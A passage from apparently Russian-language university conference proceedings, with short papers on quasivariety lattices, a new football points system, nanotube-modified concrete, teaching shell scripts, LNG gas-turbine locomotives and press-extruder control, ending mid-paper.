В работе [4, с.1121] было доказано, что класс \mathbf{K} всех структур фиксированной сигнатуры является Q-универсальным тогда и только тогда, когда он содержит иррациональный подкласс \mathbf{R} , т.е. такой подкласс \mathbf{R} , что множество всех конечных подрешеток решетки $L_q(\mathbf{R})$ невычислимо. Таким образом, была установлена связь между двумя рассмотренными выше мерами сложности. Вследствие чего, возникла следующая проблема [5, с.394]. Верно ли, что любой Q-универсальный класс \mathbf{K} структур фиксированной сигнатуры содержит иррациональный подкласс? Существует ли не Q-универсальный класс \mathbf{K} , но который, тем не менее, является иррациональным? Ответ на первый вопрос был дан в работе [5, с.392]. Автором показано, что для различных классов алгебраических структур существует континуум подклассов, которые обладают свойством невычислимости Нуракунова, но не являются Q-универсальными.

Теорема 1. Существует континуум классов унарных алгебр [точечных абелевых групп, соответственно], обладающих свойством невычислимости Нуракунова, но, тем не менее, не являющихся Q-универсальными.

Теорема 2. Существует континуум не Q-универсальных иррациональных классов хейтинговых алгебр [дистрибутивных р-алгебр].

Данный результат имеет место и для многих других классов алгебраических структур.

Библиографический список:

1. Sapir M.V. The lattice of quasivarieties of semigroups // Algebra Universalis, 1985. – Vol. 21, no. 2/3. – P. 172-180.
2. Горбунов В.А. Алгебраическая теория квазимногообразий. Новосибирск: Научная книга, 1999. – 368 с.

3. Nurakunov A.M. Unreasonable lattices of quasivarieties // Internat. J. Algebra Comput., 2012. – Vol. 22, no. 3. – P. 1-17.
4. Schwidefsky M.V., Zamojska-Dzienio A. Lattices of subclasses. II // Internat. J. Algebra Comput., 2014. – Vol. 24., no. 8. – P. 1099-1126.
5. Швидефски М.В. О сложности решеток квазимногообразий // Алгебра и логика, 2015. – Т. 54, № 3. – С. 381-398.

О НОВОЙ ОЧКОВОЙ СИСТЕМЕ В ФУТБОЛЕ

Майсюкова М.Н., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В основе игры в футбол лежит борьба двух коллективов, игроки которых объединены общей целью – победой. Стремление к достижению победы приучает футболистов к коллективным действиям, к взаимопомощи, воспитывает чувство дружбы и товарищества. Во время футбольного матча каждый игрок имеет возможность проявить свои личные качества, но вместе с тем игра требует подчинения личных стремлений каждого футболиста общей цели.

Исторически сложилось, что футбольные лиги давали два очка за победу в матче и ноль за поражение. В случае ничьей каждая команда получала по очку. Окончательный результат лиги основывался на количестве набранных командой очков за сезон. Во время действия этой системы беспокойство вызывали малое количество забитых голов и количество матчей, завершавшихся в ничью. Отчасти эти результаты вызваны тем, что более слабая команда избирает на матч откровенно оборонительную стратегию. В попытке справиться с этой проблемой несколько сильных европейских лиг изменили систему подсчета очков 2-1-0 на систему 3-1-0, где победившей команде присуждалось 3 очка, а не 2. Правило трёх очков за победу (англ. Three points for a win rule) – правило начисления очков футбольным командам во внутренних национальных чемпионатах, групповых этапах клубных турниров и соревнований национальных сборных, заключающееся в следующем: за победу команда получает три очка в турнирной таблице, за ничью получает только одно очко и в случае проигрыша очков не получает.

Англия стала первой, кто применил систему 3-1-0. Впервые ее ввели в сезоне 1981/82. В последующие годы ее стали применять и другие страны.

После анализа двух десятков туров оказалось, что собранных данных недостаточно, чтобы подтвердить гипотезы о том, что система 3-1-0 привела к большей результативности, или о том, что стали меньше играть вничью. В половине стран забивать после смены системы стали больше, в половине – меньше. В шести странах из десяти снизилось количество ничьих, но лишь в Турции и Италии – значительно.

Серединный футбол (в основном в центре поля) можно объяснить в первую очередь несовершенством очковой системы, хотя и имеется много других объективных и субъективных причин. Мало забивается голов, значит зрителю не интересно с «нулями» или «единицами» сидеть на трибуне. Да и ответственность футболистов за результат игры практически не прослеживается: лишь бы мяч докатать в безопасной зоне футбольного поля.

Этому во многом способствует существующая система подсчета очков: 3 – 1 – 0. Она не стимулирует команду забивать больше мячей, так как за один выигрышный гол также дается 3 очка. Ее следует сделать более гибкой. Она должна отражать реальную расстановку сил двух команд в конкретной игре. За очки надо бороться. Большая разность забитых и пропущенных мячей в игре должна принести больше очков в копилку команды, а значит, футбол станет более интересным, что должно привлечь больше зрителей на трибуны стадионов. Если противник не хочет, чтобы его конкурент получил больше очков, пусть сопротивляется или сам забивает больше.

Программная реализация предлагаемой разработки реализована с использованием СУБД DB2 и C#[1,2]. В приведенных ниже таблицах содержится информация только о некоторых командах верхушки турнирной таблицы (чтобы не загромождать текст) чемпионата Белоруссии.

Если посмотреть на ранний чемпионат республики по футболу 2015г, то чемпион определился уже за несколько туров до его окончания. За тур до окончания определились и призеры, и возможные аутсайдеры (таблица 1).

Таблица 1 –Таблица Чемпионата Республики по футболу после 29 тура

№	Команда	И	В	Н	П	М	Р	О
1	БАТЭ_Борисов	29	20	5	4	49-15	+34	65
2	Шахтер_Солигорск	29	18	7	4	58-22	+36	61
3	Динамо Минск	30	16	8	6	37-19	+18	56
4	Гомель	29	14	8	7	38-21	+17	50

Последний тур был, в принципе, формальным: несколько команд в конце турнирной таблицы поменялись местами и вызвал только дополнительные денежные затраты у клубов (таблица 2).

Таблица 2 - Итоговая таблица Чемпионата Республики по футболу после 30 тура

№	Команда	И	В	Н	П	М	Р	О
1	БАТЭ_Борисов	30	21	5	4	51-16	+35	68
2	Шахтер_Солигорск	30	18	7	5	59-24	+35	61
3	Динамо Минск	30	16	8	6	37-19	+18	56
4	Гомель	30	14	8	8	39-24	+15	50

Предлагается заменить существующую систему оценки игры по футболу на новую модель оценки игры: 3 – 2 – 1 – 0. Как и ранее, 0 – за поражение, 1 – за любую ничью, 2 – за победу со счетом 1:0, 2:0, 2:1 и любым другим, но разностью забитых и пропущенных равным 1, в остальных случаях за победу команде присваивается 3 очка. Такую систему можно кратко назвать «ЖМИ» [3].

В настоящее время не обращается внимание на качество оценки игры. Система «ЖМИ» гарантирует большую плотность результатов, а значит и более острую борьбу за чемпионство. Мы здесь не касаемся тактики и стратегии на игру – это работа тренерского состава. Однако, футболистам, вероятно, следует чаще напоминать, где находятся ворота соперника, не забывая о своих, и их размерах.

Главный тезис системы «ЖМИ»: больше забивай – меньше пропускай: больше очков получай.

В таблице 3 вместо одного столбика «В» (выигрыш) содержатся два столбика «В3» и «В2» соответственно выигрыш на 3 и 2 очка. После 29 туров, согласно таблице 3, наблюдается серьезное противостояние за золото между «БАТЭ» и «Шахтером»

Таблица 3 –Таблица Чемпионата Республики по футболу после 29 тура

№	Команда	И	В3	В2	Н	П	М	Р	О
1	БАТЭ_Борисов	29	6	14	5	4	49-15	+ 34	51
2	Шахтер_Солигорск	29	7	11	7	4	58-22	+ 36	50
3	Динамо Минск	30	4	12	8	6	37-19	+18	44
4	Гомель	29	4	10	8	7	38-21	+17	39

В этой ситуации у «Шахтера» имеется большая мотивация при настрое на последний матч с «БАТЭ», чего нельзя сказать, смотря на таблицу 1. Результаты последнего тура известны и итоговая таблица 4 дает представление об очковых запасах команд по системе «ЖМИ».

Таблица 4 - Итоговая таблица Чемпионата Республики по футболу после 30 тура

№	Команда	И	ВЗ	В2	Н	П	М	Р	О
1	БАТЭ Борисов	30	6	15	5	4	51-16	+35	53
2	Шахтер_Солигорск	30	7	11	7	5	59-24	+35	50
3	Динамо Минск	30	4	12	8	6	37-19	+18	44
4	Гомель	30	4	10	8	8	39-24	+15	39

Исходя из приведенных таблиц (отображены не все команды), всего в 31 матче было забито более 3 мячей (см. столбец «ВЗ»). Всего за год забито 370 мячей, т.е. по 12,3 мяча на тур или в среднем по 1 мячу в среднем на команду. Это очень низкий показатель и на это следует обратить внимание. Система «ЖМИ» должна быть одной из многих других частей, которые мотивировали бы увеличение количества забиваемых мячей за матч и зрительский интерес к игре.

В ходе дальнейшей работы расширена существующая база данных в DB2. В нее занесены результаты матчей Английской Премьер – Лиги 2015/2016гг, Чемпионата Испании 2015/1016 гг, Чемпионата Германии 2015/2016гг, Белорусской Высшей Лиги 2015 г. В настоящее время ведется работа по заполнению базы данных результатами последних туров.

Получившаяся база данных содержит теперь в одной таблице не только записи одного турнира, но и остальных. Для того чтобы можно было ориентироваться в полученном множестве данных, база данных была нормализована, т.е. приведена к нормальной форме.

Таким образом, в работе подробно разобраны действующая и предлагаемая системы оценивания. Проведено их сравнение, на основе которого можно сделать вывод о положительном эффекте при введении новой системы.

Нам кажется, что неплохо бы было реализовать предлагаемую систему подсчета очков и в чемпионате в России по футболу.

Предлагаемая система оценки результатов матчей плей-офф не носит принципиального характера.

Библиографический список:

1. Стилмен Э, Грин Дж. Изучаем С#. 2-е изд. СПб.: Питер, 2012. – 696 с.
2. Троелсен Э. Язык программирования С# 5.0 и платформа .NET 4.5 М.: Вильямс, 2013. – 1311с.
3. Майсюкова М.Н., Жадан М.И. Новая модель базы данных «Футбольный турнир» / М.Н. Майсюкова, М.И. Жадан. // Вычислительные методы, модели и образовательные технологии: сб. материалов Междунар. науч.-практ. конф. – Брест : БрГУ, 2016. – с.117

СТРУКТУРНЫЕ МОДИФИКАЦИИ ЦЕМЕНТНЫХ КОМПОЗИЦИЙ ПРИ СОЗДАНИИ БЕТОНОВ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

Максимов И.С., Кочетков Ю.А.

Самарский государственный университет путей сообщения

В связи с необходимостью развития высокоскоростного железнодорожного транспорта в настоящее время в России остро стоит проблема повышения эксплуатационных характеристик железобетонных конструкций, как элементов надежного функционирования современной транспортной системы. Данные конструкции работают в сложных условиях эксплуатации, испытывая нагрузки от подвижного состава, воздействия окружающей среды, и должны сочетать в себе высокую прочность, морозостойкость, трещиностойкость, коррозионную стойкость. Получение высококачественных бетонов для производства конструкций на действующих технологических линиях транспортного комплекса является актуальной задачей.

Во всем мире научно-технический прогресс определяется развитием машиностроения, электроники, химической промышленности, транспортного комплекса. Эти отрасли требуют применения высококачественных материалов. Их наличие, в свою очередь, зависит от успехов химии, металловедения, бетоноведения и других материаловедческих наук.

Решение этой задачи может базироваться на комплексном подходе, предусматривающем использование рядовых сырьевых материалов, эффективных модификаторов структуры бетона, позволяющих повышать физико-технологические и реологические свойства бетона и бетонной смеси.

Свойства бетонов определяются во многом свойствами цементного вяжущего, возможности структурной модификации которого чрезвычайно велики. Основные физико-механические свойства бетону задает его структура.[1: 146] На структуру цементного камня как основного элемента системы "цемент - вода" влияют: химический состав вяжущего, фазовый состав новообразований (гелиевая составляющая, и кристаллы).

В современном бетоне развивается направление модификации цементного камня добавками различного действия: водоредуцирующего, ускорителей и замедлителей твердения. Введение активных минеральных добавок (микрокремнезем, зола-унос, метакаолин), и добавок наноразмеров.[2: 16]

Нами исследовалась совместное действие активной минеральной добавки микрокремнезема (МК85 ЧМК) и многослойных углеродных нанотрубок "Таунит" производства ООО нанотехцентр г.Тамбов.

Одним из недостатков влияния углеродных нанотрубок (УНТ) на структуру и свойства цементной матрицы является неполное их диспергирование в среде-носителе.[3: 58]

Нами предлагается диспергировать углеродные нанотрубки в водном растворе поверхностно-активных веществ, в частности суперпластификатора, для последующей модификации ими цементной матрицы с целью повышения физико-технических характеристик бетонов.

Изучение поведения цементных композиций с различными добавками имеет большое значение при проектировании составов композиционных вяжущих и прогнозировании свойств изделий на их основе. С этой целью нами были проведены сопоставление цементных композиций с различными добавками; в качестве добавок были выбраны: МУНТ "таунит", микрокремнезем (МК) и комплексная добавка (МК+таунит), оптимальные дозировки модификаторов были выбраны согласно результатам предварительных исследований.

Влияние, различных добавок модификаторов, на прочность цементных композиций представлены на рисунке.




Рисунок 1 - Влияние различных видов добавок на прочность цементных композиций.

Анализ полученных результатов показал, что бетонная композиция состава МК+Таунит обладает наибольшим значением прочности. Введение пасты на основе микрокремнезема и суспензии МУНТ положительно влияет на микроструктуру цементного камня делая её более плотной, а МУНТ проявляют армирующий эффект на нано уровне.

Ведение комплексного модификатора в бетон способствует получению высококачественных бетонов.

Дальнейшее направление научных изысканий с применением комплексного модификатора будет направлено на определение рациональных режимов тепловлажностной обработки с целью уменьшения энергозатрат и увеличению оборачиваемости форм в сутки с обеспечением необходимой передаточной прочностью.

Библиографический список:

1. Баженов Ю.М., Технология бетона - Учебное пособие Издательство: М.: Высш. шк, 1987.- 415 с.
2. Крамар Л. Я., Трофимов Б. Я., Талисман Л. С., Иванов Ф. М. Влияние добавки микрокремнезема на гидратацию алита и сульфатостойкость цементного камня// Цемент, № 6, 1989, с.14–17.
3. Габидуллин М.Г., Хузин А.Ф., Рахимов Р.З., Ткачев А.Г., Михалева З.А., Толчков Ю.Н. Ультразвуковая обработка – эффективный метод диспергирования углеродных нанотрубок в объеме строительного композита // Строительные материалы. - 2013. - №3. - С. 57-59.

О НАПИСАНИИ СКРИПТОВ КОМАНДНОГО ИНТЕПРЕТАТОРА

Мамичев И.С., Березовская Е.М.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Действия, которые пользователь выполняется в оболочке, можно записать в файл, а потом выполнять их как единое целое. Такой файл называется сценарием или скриптом командного интерпретатора (shell script). В самом простейшем случае скрипты создаются для того, чтобы сохранить некоторую повторяющуюся последовательность действий и в будущем вызывать её одной командой. Это простейшая, но далеко не единственная область применения скриптов. Вообще, скрипт – главный инструмент для автоматизации управления операционной системой.

Многие вещи можно сделать средствами самого интерпретатора, но, как правило, работа выполняется с помощью программ операционной системы, которые используются и как управляющие механизмы (например, для работы с файлами), и как расширители возможностей интерпретатора, например, такие как sed и awk, которые помогают манипулировать текстовыми потоками [1,2].

Созданные скрипты имеют схожие механизмы парсинга документов с параметрами и логирования действий в файл.

Один из скриптов, приведенный на рисунке 1, позволяет искать файлы по заданному паттерну в заданной директории и выводит список всех файлов с полными путями. Весь процесс поиска логируется в файл, часть информации выводится на экран. Приведенный скрипт, пишет логический файл и принимает параметры из файлов различного форматирования, с клавиатуры и непосредственного вызова скрипта.

```
[root@localhost task1]# ./task1.sh

Select the method you want to get parameters:
1 : To get parameters from Keyboard Input.
2 : To get parameters from file.

Type one of the numbers: 2
Enter the file name: (Ex.: paramfile1.txt, paramfile2.txt): paramfile1.txt
-----
#!/bin/bash
pattern=fire

for i in $(find /root/task1/ -type f); do
    echo $i
done
```

Рисунок 1 – Получение параметров из файла

Имя логического файла создается автоматически в зависимости от названия скрипта для упрощения его поиска. На рисунке 2 различные форматы файлов




Рисунок 2 –Различные форматы файлов

Второй скрипт, приведенный на рисунке 3, так же имеет механизмы логирования и парсинга, выполняет функцию контроля над заданными процессами, в зависимости от прав пользователя, может сделать перезапуск процесса или же просто предупредить пользователя о высоком потреблении ресурсов машины.



Рисунок 3 – Скрипт проверки состояния процесса

В работе, используя возможности UNIX, были созданы учебные скрипты, которые работают с ресурсами машины [3].

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.:Вильямс, 2013. – 1311 с.
2. Рихтер Д. CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. Спб.: Питер, 2016. – 896 с.
3. Кристофер,Н. Linux Bible. Quincy.:RheinwerkPublishingInc.,2015. – 1024 с.

ЛОКОМОТИВЫ, РАБОТАЮЩИЕ НА АЛЬТЕРНАТИВНЫХ ВИДАХ ТОПЛИВА

*Манжелев А.А., Коротков К.С.
Филиал СамГУПС в г. Саратове*

На сегодняшний день железнодорожный транспорт - один из крупнейших потребителей нефтепродуктов в России. Доля потребления дизельного топлива составляет около 9 % от общего потребления в стране. Именно поэтому для ОАО «РЖД» проблема замещения дизельного топлива альтернативным видом топлива, природным газом, как никогда актуальна.

Основной плюс газотурбовозов и газотепловозов относительно других типов локомотивов (помимо дешевизны сжиженного природного газа) - это возможность развивать огромную мощность при сравнительно небольших размерах и массе. К слову, первые опытные образцы знаменитого французского поезда TGV были газотурбинными. Но французы отказались от подобной конструкции ввиду дешевизны электроэнергии в Европе: газовая турбина оказалась в несколько раз накладнее.

Тем не менее, на неэлектрифицированных участках газотурбовозы могли бы найти применение в качестве тяжелых грузовых локомотивов, и Россия с этой точки зрения - идеальный плацдарм для использования такой машины.

Так, в декабре 2015 года старшим вице-президентом ОАО «РЖД» Гапановичем В.А. была утверждена Программа внедрения тягового подвижного состава, работающего на сжиженном природном газе (далее – СПГ), на полигоне Свердловской железной дороги на период 2015-2025 годы. Программа направлена на внедрение газомоторных локомотивов на неэлектрифицированных участках Сургутского региона обслуживания Свердловской железной дороги. Планируется использование как магистральных газотурбовозов серии ГТ1h, так и маневровых газопоршневых тепловозов серии ТЭМ19.

И вот уже в августе 2016 года на Свердловской железной дороге успешно завершилась подконтрольная эксплуатация магистрального газотурбовоза ГТ1h-002.

Однако созданию современного отечественного локомотива с газотурбинным двигателем предшествует целая увлекательная история. Заманчивые показатели превосходства удельной мощности газовых турбин давно стали причиной неоднократных попыток конструкторов разных стран создать работоспособный локомотив с газотурбинным двигателем внутреннего сгорания.

Первый в мире газотурбовоз мощностью 1600 кВт был построен в 1941 году фирмой Brown, Boveri & Cie в Швейцарии. Но его КПД не превышал 7–9 %, так как мощность силовой установки в опытных поездках использовалась не более чем наполовину. Вторым газотурбовозом этой же фирмы, построенный в 1949 году, оказался более удачным. И спустя 10 лет его пробег составил около 600 тыс. км, а турбина наработала более 9 тыс. часов.

Увлечлись этой идеей и в других странах. Так, в 1948 году в США первый односекционный газотурбовоз совместно построили фирмы General Electric и ALCO. И к концу 1954 года на Union Pacific было поставлено 25 газотурбовозов, а спустя всего несколько лет было построено уже 30 более мощных газотурбовозов. Благодаря им, скорость движения грузовых поездов увеличилась с 29 до 45 км/ч, а среднемесячный пробег составил 19–20 тыс. км, что было в два раза больше, чем у тепловозов.

Также велись разработки локомотивов, работающих на СПГ, и в СССР. В 1955 году на Коломенском заводе начались работы по созданию первого отечественного двухсекционного грузового газотурбовоза. Под руководством главного конструктора Льва Сергеевича Лебединского были организованы специальные конструкторские бюро, созданы производственные и экспериментальные участки и лаборатории, испытательные стенды.

Создание локомотивных газотурбинных двигателей (далее – ГТД) стало следствием хорошо поставленной работы по испытанию деталей, узлов и агрегатов. Для чего было спроектировано и построено специальное испытательное оборудование.

Уже в 24 декабря 1959 года новый локомотив – газотурбовоз Г1-01, созданный под руководством Лебединского вышел на испытания, его мощность составила 2574 кВт (3500 л.с.), а КПД – 18,5%. В 1961 г. он был испытан на экспериментальном кольце МПС, а в следующем направлен в депо Кочетовка Юго-Восточной железной дороги для опытной эксплуатации. Газотурбовоз Г1-01 водил грузовые поезда массой 2200-2800 тонн. К концу года его пробег превысил 20 тыс. км, а общий пробег с учётом испытаний достиг 30 тыс. км. Г1-01 показал хорошие качества и надёжную работу круглый год. В 1963 году он был продемонстрирован на выставке новейших советских локомотивов.

Успех вдохновил главного конструктора Лебединского, и он со своим коллективом в 1963 г. приступил к проектированию пассажирского газотурбовоза ГП1, который был создан на основе ходовой части и кузова ТЭП60 с ГТД мощностью около 3,5 тыс. л.с. И уже в 1964 г. были построены два локомотива ГП1, которые спустя год своим ходом ушли в депо г. Львова для испытаний в магистральной службе.

Испытывались они более 10 лет. Но, несмотря на неплохие (для опытной машины) тяговые характеристики, газотурбовоз оказался машиной капризной в эксплуатации и далеко не самой экономичной. Из-за использования дешёвых сортов нефтяного топлива турбины быстро загрязнялись и выходили из строя. Низкий КПД, особенно при малой нагрузке, не позволил им конкурировать с тепловозами.

В начале 60-х гг. в отделе главного конструктора Лебедянского также разрабатывались эскизные проекты газотурбовозов с ГТД мощностью до 6 тыс. л.с. для одной шестиосной секции. Однако решением Минтяжмаша в 1973 году на Коломенском заводе все работы по газотурбовозам были свернуты.

Но в последние годы интерес к использованию ГТД на железнодорожном транспорте снова возрос, так как их тепловая экономичность значительно повысилась и уже приближается к поршневым двигателям.

В 2005–2013 годах ОАО «РЖД» организовало комплекс научно-исследовательских работ по созданию локомотива с газотурбинной силовой установкой мощностью 8300 кВт, работающей на СПГ.

Его преимущества состоят в следующем: наименьшая масса, приходящаяся на единицу мощности; более дешёвое топливо, простота конструкции, малый вес деталей и узлов газотурбинной установки. Запустить ГТД можно всего за 2–3 минуты без предварительного прогрева даже при низких температурах, так как отсутствует жидкостная система охлаждения. Сразу после выхода на частоту вращения холостого хода двигатель может принимать полную нагрузку. Важны также меньшая относительно других локомотивов трудоёмкость и стоимость ремонта.

Учитывая, что природный газ легче воздуха, применение его более безопасно, чем бензина, авиационного керосина и дизельного топлива, используемого на тепловозах. При разливе криогенное топливо быстро улетучивается. И даже небольшая утечка природного газа может быть обнаружена посредством газового анализа и немедленно будут приняты меры для предотвращения воспламенения топлива.

Однако к недостаткам можно отнести пониженный КПД газовой турбины, необходимость хранения криогенного топлива и создания для этого специальной наземной инфраструктуры. Также был отмечен повышенный удельный расход топлива при работе с составами малых весовых норм до 6000 тонн.

Разработка газотурбовоза ГТ1 началась в декабре 2006 года после подписания соглашения между ОАО «РЖД» и Самарским научно-техническим комплексом имени Н.Д. Кузнецова, специалисты которого к тому времени создали действующий газотурбинный двигатель НК-361 на базе двигателя НК-32 и силовой блок тяговой секции газотурбовоза. Также одной из важных проблем, которую предстояло решить при использовании СПГ в газотурбинном двигателе, являлось превращение сжиженного газа в газообразное состояние перед подачей в камеры сгорания. Так как решение этих вопросов потребовало значительного времени и усилий, то для ускорения дела первый газотурбовоз ГТ1-001 был создан на базе экипажной части и кузова существующего электровоза ВЛ15-008. Это один из самых мощных грузовых магистральных электровозов с наибольшей длиной по автосцепкам (45 м), что позволило разместить в нём все необходимое оборудование. Сборка локомотива была осуществлена на Воронежском тепловозоремонтном заводе.

А уже 4 июля 2008 года газотурбовоз ГТ1-001 впервые провёл грузовой состав массой 3 тыс. т на участке «Кинель – Жигулёвское море» Куйбышевской железной дороги.

В октябре 2009 года ОАО «РЖД» получило диплом Книги рекордов Гиннесса за создание самого мощного в мире магистрального газотурбовоза, работающего на сжиженном природном газе. А в сентябре 2011 года в рамках III Международного салона «ЭКСПО 1520» локомотив ГТ1-001 поставил новый мировой рекорд, проведя грузовой состав весом 16 тыс. тонн из 170 вагонов по Экспериментальному кольцу ВНИИЖТа в Щербинке.

Конструкцию опытного локомотива дополнили мощной тяговой аккумуляторной батареей – накопителем электрической энергии. Это позволило осуществлять маневровые передвижения за счёт накопленной энергии, чтобы не эксплуатировать мощную газовую турбину на режимах малых нагрузок. Так локомотив получил гибридный силовой привод и, соответственно, новое обозначение – ГТ1h-001. После этого началась подконтрольная эксплуатация газотурбовоза на Свердловской дороге. С октября 2013 года он водит тяжеловесные поезда массой 6000–9000 тонн на участке Егоршино – Серов-сортировочный. Проведено уже более

90 таких составов. ГТ1h-001 совершил более 250 поездок, выполнив работу в объёме 300 млн·ткм брутто, а его линейный пробег составил более 53 тыс. км

Также, как показали испытания, газотурбовоз – самый экологически чистый в мире локомотив. По наиболее опасному загрязнителю – оксидам азота (NOx) он создаёт выхлоп в два и более раз ниже того, что предписано европейскими нормами.

Такие результаты позволили приступить к созданию следующего промышленного образца, построенного на Людиновском тепловозостроительном заводе и получившего обозначение ГТ1h-002. Впервые он был представлен в сентябре 2013 года на IV Международном салоне «ЭКСПО 1520» в Щербинке.

Имея одинаковое обозначение серии, новый локомотив по конструкции принципиально отличается от предыдущего. Он имеет полностью заново построенную экипажную часть на основе главной рамы и тележек тепловоза ТЭМ7А. Длина каждой секции локомотива – 21,5 м, а его общая длина – 43 м. Масса бустерной секции с ёмкостью для хранения сжиженного природного газа – 184 тонны. Аналогичную массу имеет тяговая секция, на которой расположена силовая установка. Таким образом, общая масса локомотива составляет 368 тонн, а максимальная нагрузка на ось 23 тс. Конструкционная скорость составила 100 км/ч. Новый газотурбовоз оснастили турбиной мощностью 8500 кВт, которая обеспечивает силу тяги в длительном режиме 80 тонн, а при трогании – 90 тонн.

Особенностью газотурбовоза ГТ1h-002 стала и принципиально новая криогенная ёмкость для топлива, конструкция которой позволяет осуществлять дозаправку сжиженным газом при нахождении её непосредственно на локомотиве. Она вмещает до 20 тонн сжиженного газа.

С начала подконтрольной эксплуатации этого газотурбовоза в ноябре 2015 года на Свердловской дороге была выполнена работа в объёме 110 млн·ткм брутто, пробег составил 20 тыс. км. А 23 мая этого года в ходе экспериментальной поездки по маршруту Сургут – Войновка подтверждена возможность вождения поездов массой до 9000 тонн на плече протяжённостью 700 км без дозаправки, что является отличным показателем успешных испытаний нового локомотива.

Итак, как мы видим, в XXI веке газотурбинная тяга снова появляется на железных дорогах, а перспективу замены дизельного топлива для локомотивов сжиженным природным газом можно даже сравнить с революционным в свое время уходом от паровозной тяги. Возможно, появление газотурбовозов и локомотивов с двигателями внутреннего сгорания, использующими топливо СПГ, станет новым этапом в развитии тягового подвижного состава.

Библиографический список:

1. Газотурбовоз: мифы и реальность // Газета «Гудок». 22.08.2016. № 144 (26049). URL: <http://www.gudok.ru/newspaper/?ID=1347638&archive=2016.08.22>
2. Герои меча и молота: Лев Лебедянский и его газотурбовозы // Журнал «Техника– молодёжи». 2004. № 10.
3. Железнодорожный транспорт: Энциклопедия / Гл. ред. Н. С. Конарев. - М.: Большая Российская энциклопедия, 1994.

ОПТИМИЗАЦИЯ РЕЖИМОВ И СИСТЕМ УПРАВЛЕНИЯ ПРЕСС-ЭКСТРУДЕРА

*Мартынов Н.Н., Мартынова Д.В., Попов В.П., Ханин В.П.
ФГБОУ ВО «Оренбургский государственный университет»*

Одним из самых энергоемких технологических объектов являются одношнековые прессующие механизмы, которые в последнее время стали активно применяться при производстве экструдированных пищевых и кормовых продуктов. Прогрессивный рост малых предприятий пищевой и комбикормовой промышленности предопределяет более пристальное внимание к совершенствованию прессового оборудования [1].

Установлено, что технологический процесс экструдирования и его энергоемкость в основном определяются конструкцией шнека. Снижения энергоемкости процесса экструзии и

повышения качества готового продукта можно достигнуть за счет оперативного изменения параметров воздействия на перерабатываемый материал в зависимости от его структуры [2]. Для этого является целесообразным создание системы, которая позволяла бы снимать и контролировать данные протекающего процесса, а также управлять процессом экструзии. При создании данной системы следует учитывать, что функциональные свойства экструдированных пищевых и кормовых продуктов зависят как от параметров технологического процесса, так и параметров экструдированного материала. Для установления взаимосвязи данных параметров возникает необходимость в создании математической модели [3].

Наиболее точно реальную физическую картину процесса экструзии пищевых и кормовых продуктов отражают реологические модели. Многими исследователями выполнен большой объем экспериментальных исследований по определению реологических свойств экструдированных пищевых и кормовых продуктов, например, таких как Н.Б. Урьев и М.А. Талейсник, Ю.А. Мачихин и С.А. Мачихин, А.В. Горбатов, которые рассматривали особенности реологических моделей материалов растительного и животного происхождения. Зубкова Т.М. и Ханин В.П. в своих работах рассматривали изменения реологических свойств кормовых продуктов в процессе экструзии [5].

Проведённый анализ теорий процесса экструдирования показывает, что в большинстве математических моделей материал рассматривается как упруго-вязко-пластичное тело, однако, сырьё поступает в экструдер в сыпучем состоянии. Из чего следует, что процесс преобразования сыпучего материала в упруго-вязко-пластичный недостаточно изучен. Математические модели не учитывают структурно-механических преобразований, происходящих в экструдированном материале.

В связи с вышесказанным целью является оптимизация режимов процесса экструзии и систем управления с целью энерго – и ресурсосбережения, и обеспечения производства высококачественных экструдированных пищевых и кормовых продуктов.

Для выполнения поставленной задачи на факультете «Прикладная биотехнология и инженерия» Оренбургского государственного университета была разработана конструкция пресс-экструдера, с изменяющимися непосредственно в процессе работы параметрами шнека: шагом и углом наклона витков[4], дополненная измерительными системами (рисунок 1), позволяющими контролировать и снимать данные протекающего процесса.

На расстоянии 0,08, 0,3 и 0,6 м от загрузочного устройства 2 установлены устройства 3,4 и 5 для измерения крутящих моментов в конце каждой зоны, состоящие из цилиндрической насадки, гибкого элемента и наклеенных с двух сторон тензодатчиков. Данные устройств, по величине измеряемого крутящего момента, позволяют судить о структурно-механических и физико-химических свойствах перерабатываемого материала, а также о качестве вырабатываемой продукции, и выбирать оптимальные параметры шнека [1].

Для установления взаимосвязи технологических параметров и параметров перерабатываемого материала, а также с целью управления процессом экструзии была разработана математическая модель, которая позволяет учитывать структурно-механические преобразования, происходящие в перерабатываемом материале в процессе экструзии.

Фактически процесс преобразования сырья, используемого для производства пищевых и кормовых продуктов, в экструдере следует разделить на два этапа: превращение материала из твердого – в твердо-текучее и уплотнение и формование твердо-текучего материала. Для каждого этапа разработана математическая модель.

При разработке математической модели, описывающей пластификацию материала, с учетом того что материал ведёт себя как сыпучее тело, за основу были взяты предположения Дарнелла и Мола, которыми было получено уравнение профиля давления в межвинтовом канале:



